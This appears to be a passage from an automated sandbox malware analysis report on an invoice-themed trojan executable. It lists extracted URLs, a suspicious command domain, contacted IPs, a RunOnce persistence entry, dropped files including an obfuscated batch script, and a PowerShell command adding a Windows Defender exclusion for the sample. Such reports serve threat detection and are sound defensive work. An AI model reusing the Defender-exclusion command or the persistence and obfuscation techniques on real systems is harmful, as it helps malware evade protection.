http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hulu.com/privacy	svchost.exe, 0000000D.00000003.777811581.0000026432D57000.00000004.00000001.sdmp	false		high
http://www.g5e.com/G5_End_User_License_Supplemental_Terms	svchost.exe, 0000000D.00000003.780111212.0000026432D6A000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.780227068.0000026432D8B000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.hulu.com/terms	svchost.exe, 0000000D.00000003.777811581.0000026432D57000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 0000000F.00000002.941376241.00000000046E2000.00000004.00000001.sdmp	false		high
http://https://sectigo.com/CPS0C	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0D	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.843682697.0000000003C99000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.roblox.com/info/privacy	svchost.exe, 0000000D.00000003.794313140.0000026432DB6000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.793944575.0000026432D83000.00000004.00000001.sdmp	false		high
http://www.g5e.com/termsofservice	svchost.exe, 0000000D.00000003.780111212.0000026432D6A000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.780227068.0000026432D8B000.00000004.00000001.sdmp	false		high
http://https://en.help.roblox.com/hc/en-us	svchost.exe, 0000000D.00000003.794313140.0000026432DB6000.00000004.00000001.sdmp, svchost.exe, 0000000D.00000003.793944575.0000026432D83000.00000004.00000001.sdmp	false		high
http://www.nirsoft.net/	AdvancedRun.exe, AdvancedRun.exe, 0000000B.00000000.764051839.000000000040C000.00000002.00020000.sdmp, svchost.exe, 00000016.00000002.953175615.0000000003B99000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	CN-Invoice-XXXXX9808-190111432 87989.exe, 00000000.00000002.815025294.0000000002B11000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.939999983.0000000045A1000.00000004.00000001.sdmp, svchost.exe, 00000016.00000002.928658113.0000000002B91000.00000004.00000001.sdmp, svchost.exe, 0000001A.00000002.937000226.0000000002FE1000.00000004.00000001.sdmp	false		high
http://coroloboxorozor.com/base/563CB4793425B369FD0FAF05E615CF43	svchost.exe, 0000001A.00000002.937000226.0000000002FE1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.71.230	unknown	United States		13335	CLOUDFLARENETUS	true
172.67.172.17	unknown	United States		13335	CLOUDFLARENETUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	355908
Start date:	22.02.2021
Start time:	09:12:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CN-Invoice-XXXXX9808-19011143287989.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Copyright null 2021

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@28/13@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.6% (good quality ratio 4.8%) • Quality average: 73.1% • Quality standard deviation: 35.9%
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.107.3.254, 40.88.32.150, 13.107.246.254, 52.255.188.83, 92.122.145.220, 13.88.21.125, 51.104.139.180, 104.43.139.144, 13.107.4.50, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247, 51.104.144.132 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, s-ring.msedge.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, e12564.dspb.akamaiedge.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, elasticShed.au.au-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, c-0001.c-msedge.net, skypedataprdcolcus16.cloudapp.net, s-ring.s-9999.s-msedge.net, t-ring.msedge.net, afdap.au.au-msedge.net, ris.api.iris.microsoft.com, t-9999.t-msedge.net, skypedataprdcoleus17.cloudapp.net, au.au-msedge.net, s-9999.s-msedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, au.c-0001.c-msedge.net, t-ring.t-9999.t-msedge.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:14:14	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce WtdedqepeLXPvCct explorer.exe "C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe"
09:14:20	API Interceptor	10x Sleep call for process: svchost.exe modified
09:14:22	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce WtdedqepeLXPvCct explorer.exe "C:\Windows\Microsoft.NET\Framework\cWTOcPXozTBTfRcFGybj\svchost.exe"
09:14:35	API Interceptor	1x Sleep call for process: CN-Invoice-XXXXX9808-19011143287989.exe modified

Time	Type	Description
09:14:44	API Interceptor	40x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.71.230	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/ABC1 15F63E3898 678C2BE51E 3DFF397C.html
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/84D1 B49C9212CA 5D522F0AF8 6A906727.html
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/5320 20C7A3B820 370CFAAC48 88397C0C.html
172.67.172.17	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/962B 8237ABAE55 9A807528AA AFB9133F.html
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/ABC1 15F63E3898 678C2BE51E 3DFF397C.html
	INVOICE_47383.EXE	Get hash	malicious	Browse	• corolobox orozor.com /base/0CA4 0C49A5BD01 32BA49F5F7 E9A63CBD.h tml
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• corolobox orozor.com /base/5320 20C7A3B820 370CFAAC48 88397C0C.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
coroloboxorozor.com	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 172.67.172.17
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• 172.67.172.17
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	• 104.21.71.230
	INVOICE_47383.EXE	Get hash	malicious	Browse	• 172.67.172.17
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	• 104.21.71.230

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	RE ICA 40 Sdn Bhd- Purchase Order#6769704.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	CX2 RFQ.xlsm	Get hash	malicious	Browse	• 104.16.18.94
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 23.227.38.74
	7IM8HxwfAm.dll	Get hash	malicious	Browse	• 104.20.185.68
	LcA7GaqAXC.dll	Get hash	malicious	Browse	• 104.20.185.68

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4FHOFKHnX8.dll	Get hash	malicious	Browse	• 104.20.185.68
	5N5yxttthP.dll	Get hash	malicious	Browse	• 104.20.185.68
	vBKmtJ58Eo.dll	Get hash	malicious	Browse	• 104.20.185.68
	7R29qUuJef.exe	Get hash	malicious	Browse	• 104.21.1.113
	RFQ-#09503.exe	Get hash	malicious	Browse	• 162.159.134.233
	RFQ_1101983736366355 1101938377388.exe	Get hash	malicious	Browse	• 162.159.130.233
	notice of arrival.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 172.67.172.17
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• 172.67.172.17
	Drawings.xlsm	Get hash	malicious	Browse	• 23.227.38.74
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 104.22.1.232
	Offer Request 6100003768.exe	Get hash	malicious	Browse	• 162.159.133.233
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	SwiftCopyTT.exe	Get hash	malicious	Browse	• 104.21.19.200
	Remittance copy.xlsx	Get hash	malicious	Browse	• 172.67.8.238
CLOUDFLARENETUS	CX2 RFQ.xlsm	Get hash	malicious	Browse	• 104.16.18.94
	D6ui5xr64I.exe	Get hash	malicious	Browse	• 23.227.38.74
	7IM8HxwfAm.dll	Get hash	malicious	Browse	• 104.20.185.68
	LcA7GaqAXC.dll	Get hash	malicious	Browse	• 104.20.185.68
	4FHOFKHnX8.dll	Get hash	malicious	Browse	• 104.20.185.68
	5N5yxttthP.dll	Get hash	malicious	Browse	• 104.20.185.68
	vBKmtJ58Eo.dll	Get hash	malicious	Browse	• 104.20.185.68
	7R29qUuJef.exe	Get hash	malicious	Browse	• 104.21.1.113
	RFQ-#09503.exe	Get hash	malicious	Browse	• 162.159.134.233
	RFQ_1101983736366355 1101938377388.exe	Get hash	malicious	Browse	• 162.159.130.233
	notice of arrival.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	RFQ CSDOK202040890.exe	Get hash	malicious	Browse	• 172.67.172.17
	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	• 172.67.172.17
	Drawings.xlsm	Get hash	malicious	Browse	• 23.227.38.74
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 104.22.1.232
	Offer Request 6100003768.exe	Get hash	malicious	Browse	• 162.159.133.233
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 104.22.1.232
	SwiftCopyTT.exe	Get hash	malicious	Browse	• 104.21.19.200
	Remittance copy.xlsx	Get hash	malicious	Browse	• 172.67.8.238
	CI + PL.xlsx	Get hash	malicious	Browse	• 172.67.8.238

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	Download_quotation_PR #371073.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	
	PurchaseOrdersCSTtyres004786587.exe	Get hash	malicious	Browse	
	3zKVfxhs18.exe	Get hash	malicious	Browse	
	AWB783079370872.docm	Get hash	malicious	Browse	
	DETALLE DE TRANSFERENCIA BANCO AGRARO DE COLOMBIA.exe	Get hash	malicious	Browse	
	CN-Invoice-XXXXX9808-19011143287990.exe	Get hash	malicious	Browse	
	Payment Advice 170221.exe	Get hash	malicious	Browse	
	Payment Receipt.jar	Get hash	malicious	Browse	
	miner.exe	Get hash	malicious	Browse	
	875666665.xlsm.xlsm	Get hash	malicious	Browse	
	DOCX.doc.doc	Get hash	malicious	Browse	
	v.exe	Get hash	malicious	Browse	
	uaa.exe	Get hash	malicious	Browse	
	r.exe	Get hash	malicious	Browse	
	j.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	99.exe	Get hash	malicious	Browse	
	m.exe	Get hash	malicious	Browse	
	n.exe	Get hash	malicious	Browse	
	DdV1LG7bLJ.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CN-Invoice-XXXXX9808-19011143287989.exe.log	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhIE4Ko84G1qE4qXKIE4oKFKHKoZAE4Kzr7FE4j:MxHKXwYHKhQnoIHKovG1qHitHoxHhAHY
MD5:	EA50F64CFBA8AB68863BA174B6FABB73
SHA1:	EFE6A61D221A7DDEE27271613F5FBEAE676254B1
SHA-256:	F97DFD0F7416C33888130B7A06880E3D04CB6F65DDAFCDCE72FA083B0C271711
SHA-512:	A977ABBE32AABA654D968A8C0957059E6CDFC58BD02B9A4E02E61A995578CDBA5FD26A359F09B8506C82D84156658DB22CAC57D3B83B50BD239FB62D26B512D7
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.996142136926143
Encrypted:	false
SSDEEP:	384:SEdVoGIpN6KQkj2Zkjh4iUxZvuiOOdBCNXp5nYoJib4J:SYV3IpNBQkj2Yh4iUxZvuiOOdBCNZlYO
MD5:	B7D3A4EB1F0AED131A6E0EDF1D3C0414
SHA1:	A72E0DDE5F3083632B7242D2407658BCA3E54F29
SHA-256:	8E0EB5898DDF86FE9FE0011DD7AC6711BB0639A8707053D831FB348F9658289B
SHA-512:	F9367BBEC9A44E5C08757576C56B9C8637D8A0A9D6220DE925255888E6A0A088C653E207E211A6796F6A7F469736D538EA5B9E094944316CF4E8189DDD3EED9D
Malicious:	false
Preview:	PSMODULECACHE.....Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	22308
Entropy (8bit):	5.599056451656148
Encrypted:	false
SSDEEP:	384:NtCDT0oNdT0QY2cw4+0jul6o3D7Y9gxSJUeRe1BMrmEZSRV7AjKZf64I+9g:AJ7Yfw4VClP33xXeNZAcWs
MD5:	3CA1D2A5767EA8E44BE53C55B4508377
SHA1:	36EE306B58038093AF90DC1D00FA9A88FF526359
SHA-256:	177CFA2E61AB8BF0008636E8E2856E256A097FA644714E402481E4A03B0A88C1
SHA-512:	2653DA30F52CD0AA9D4F9FCEF314E813D435263AEA2B20117FD7B38882AD90ABAC2BFFA2F6CD91B4A4124047C17C7731862EAAF8915F2241313B474476D732E
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....%.....,.....@.....H.....<@.^.L."My...:R..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\AdvancedRun.exe	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522E A
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: Download_quotation_PR #371073.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287990.exe, Detection: malicious, Browse • Filename: PurchaseOrdersCSTtyres004786587.exe, Detection: malicious, Browse • Filename: 3zKVfxhs18.exe, Detection: malicious, Browse • Filename: AWB783079370872.docm, Detection: malicious, Browse • Filename: DETALLE DE TRANSFERENCIA BANCO AGRARO DE COLOMBIA.exe, Detection: malicious, Browse • Filename: CN-Invoice-XXXXX9808-19011143287990.exe, Detection: malicious, Browse • Filename: Payment Advice 170221.exe, Detection: malicious, Browse • Filename: Payment Receipt.jar, Detection: malicious, Browse • Filename: miner.exe, Detection: malicious, Browse • Filename: 875666665.xlsm.xlsm, Detection: malicious, Browse • Filename: DOCX.doc.doc, Detection: malicious, Browse • Filename: v.exe, Detection: malicious, Browse • Filename: uaa.exe, Detection: malicious, Browse • Filename: r.exe, Detection: malicious, Browse • Filename: j.exe, Detection: malicious, Browse • Filename: 99.exe, Detection: malicious, Browse • Filename: m.exe, Detection: malicious, Browse • Filename: n.exe, Detection: malicious, Browse • Filename: DdV1LG7bLJ.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....()......).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc...a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\88cd6bf2-6bfc-4af1-8adf-7503b9084d9a\test.bat	
Process:	C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718 E
Malicious:	false
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_eh4satsn.nas.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jgcjqlgh.pwd.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qnzmxykz.rbj.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wkxxjrtw.qd5.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\Documents\20210222\PowerShell_transcript.320946.Re__E71x.20210222091427.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	894
Entropy (8bit):	5.376269224946531
Encrypted:	false
SSDEEP:	24:BxSAt3y7vBZOx2DOXUWeSuau1tiWUHjeTKKjX4CIym1ZJXSuau1t2:BZuvjOoO+SqUqDYB1ZcL
MD5:	595C0A5D974371A138CF928DDFC67706
SHA1:	25BC2F910113860D9A0BBC48107712027A222A49
SHA-256:	75B76911A4EABCA0C44848FB69957094B7FA7007A2FA8068973748C88C77B81D
SHA-512:	7B231034238919743D0E6431FEF27949EE9F26B02718DC0DD34F9CDCEA3B2244B3BD304C909DB2A1EBBAD7D019DE2F00E51F1C6952B22649CB034E0F77B5162
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210222091454..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 320946 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe -Force..Process ID: 4488..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210222091454..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\CN-Invoice-XXXXX9808-19011143287989.exe -Force..

C:\Users\user\Documents\20210222\PowerShell_transcript.320946.cMT2273D.20210222091415.txt	
